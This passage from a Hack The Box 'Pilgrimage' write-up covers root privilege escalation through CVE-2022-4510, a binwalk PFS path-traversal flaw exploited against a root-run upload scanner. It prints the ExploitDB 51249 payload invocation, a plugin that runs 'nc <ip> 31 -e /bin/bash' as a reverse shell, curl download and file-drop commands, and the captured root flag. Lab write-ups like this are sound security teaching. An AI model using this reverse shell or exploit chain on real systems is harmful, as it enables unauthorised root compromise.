
root       685  0.0  0.0   6816  3076 ?        Ss   02:08   0:00 /bin/bash /usr/sbin/malwarescan.sh
root       717  0.0  0.0   2516  712 ?        S    02:08   0:00  \_ /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
root       718  0.0  0.0   6816  248 ?        S    02:08   0:00  \_ /bin/bash /usr/sbin/malwarescan.sh
Root runs malwarescan.sh, which watches /var/www/pilgrimage.htb/shrunk/ with inotifywait for create events, every shrunk image gets scanned. The watch path is the uploads output dir emily (via www-data) can write into. Next: read the script.
The script itself:

#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
    filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"`
    binout="$(/usr/local/bin/binwalk -e "$filename")"
    for banned in "${blacklist[@]}"; do
        if [[ "$binout" == *"$banned"* ]]; then
            /usr/bin/rm "$filename"
            break
        fi
    done
done

Root runs binwalk -e on every new file in shrunk/, the exact setup CVE-2022-4510 (binwalk 2.1.2b-2.3.3 PFS extractor path traversal) targets. Exploit plan: craft a PFS file whose embedded entry name traverses to ../../../.config/binwalk/plugins/binwalk.py (resolves to /root/.config/binwalk/plugins/binwalk.py); binwalk imports everything in its plugin folder at startup, so the plugin's code runs as root on the next scan. One version check: apt policy binwalk answers Installed: (none), the scanner's /usr/local/bin/binwalk was deployed manually, not from the repo, which is why apt shows 2.3.1 while the running binary is 2.3.2. Mechanics note: the plugin is imported at binwalk startup, so the file that plants it is scanned by run 1 and a second dropped file guarantees run 2 imports and executes it.
6. Root: the scanner imports what I plant
The root scanner runs binwalk -e on everything in shrunk/, and binwalk 2.3.2 is in the CVE-2022-4510 range (2.1.2b-2.3.3), path traversal in the PFS extractor, so a crafted PFS file writes anywhere root's binwalk can write, and binwalk imports everything in ~/.config/binwalk/plugins at startup.
Payload generation: Etienne Lacoche's PoC (ExploitDB 51249, discovery credited to Q. Kaiser, ONEKEY Research Lab). The PFS header is a fixed 156-byte blob whose embedded entry name is ../../../.config/binwalk/plugins/binwalk.py; the PoC appends it (plus the Python plugin body) after any PNG:
python3 51249.py og.png 10.10.14.204 31The plugin body is the PoC's default: on import, nc <ip> 31 -e /bin/bash 2>/dev/null & once (guarded by a /tmp/.binwalk marker file; a second import deletes the marker, the plugin and its __pycache__, self-destruct by design).
Failed attempts on the way, kept for the record
- Wrong IP argument: first run was
python3 51249.py og.png pilgrimage.htb 31, the second argument is embedded in the plugin's nc command, so root's nc dialed the target itself, not the attacker box. Argument must be the listener IP.

- Web-upload trap: an early attempt pushed the payload through the site's shrinker. ImageMagick re-encodes the image and discards everything after the PNG IEND marker, so the appended PFS header and plugin code never reached
shrunk/. The delivery has to be a plain file drop (curl/scp + mv/cp straight into the watched directory), bytes intact. - Listener timing: the payload suppresses nc's stderr (
2>/dev/null), so a dead or busy listener fails invisibly. The listener has to be up before the second file lands. - Self-destruct race: the PoC's marker logic makes the third import delete the plugin. An early attempt dropped three files; the run that fired the shell is a two-file drop, nothing more.



Delivery, the part that decides the whole exploit: the payload file must NOT go through the web shrinker. Uploading it via the site hands it to ImageMagick, which re-encodes the image and throws away everything after the PNG IEND marker, the appended PFS header and plugin code get stripped, and root's binwalk sees a clean PNG. The file goes straight onto the disk into the watched directory instead, bytes intact (extension irrelevant; binwalk reads content):
emily@pilgrimage:/tmp$ curl -O http://10.10.14.204:1212/binwalk_exploit.png
emily@pilgrimage:/tmp$ mv binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/c1
emily@pilgrimage:/tmp$ cp /var/www/pilgrimage.htb/shrunk/c1 /var/www/pilgrimage.htb/shrunk/c2
Root shell on the listener:
$ whoami
root
$ cat /root/root.txt
ccc6bf855d299ccac4040bf19e2484a6
Root flag: ccc6bf855d299ccac4040bf19e2484a6.
May The Pentest Be With You Guys ! ! !
References
- HackTricks, ImageMagick security: https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/imagemagick-security.html
- arthaud, git-dumper: https://github.com/arthaud/git-dumper
- voidz0r, CVE-2022-44268 PoC: https://git.rotfl.io/v/CVE-2022-44268 (https://github.com/voidz0r/CVE-2022-44268)
- hextostring.com, hex decode used for the DB blob (CyberChef From Hex corrupted the binary; web tool handled it)
- Etienne Lacoche, Binwalk 2.3.2 RCE PoC (CVE-2022-4510), ExploitDB 51249: https://www.exploit-db.com/exploits/51249
- GitHub Advisory GHSA-3cm8-v4mc-gppg, binwalk path traversal: https://github.com/advisories/GHSA-3cm8-v4mc-gppg
- Bryan McNulty, HTB Pilgrimage writeup: https://bryanmcnulty.com/posts/htb-pilgrimage
- NVD, CVE-2022-4510: https://nvd.nist.gov/vuln/detail/CVE-2022-4510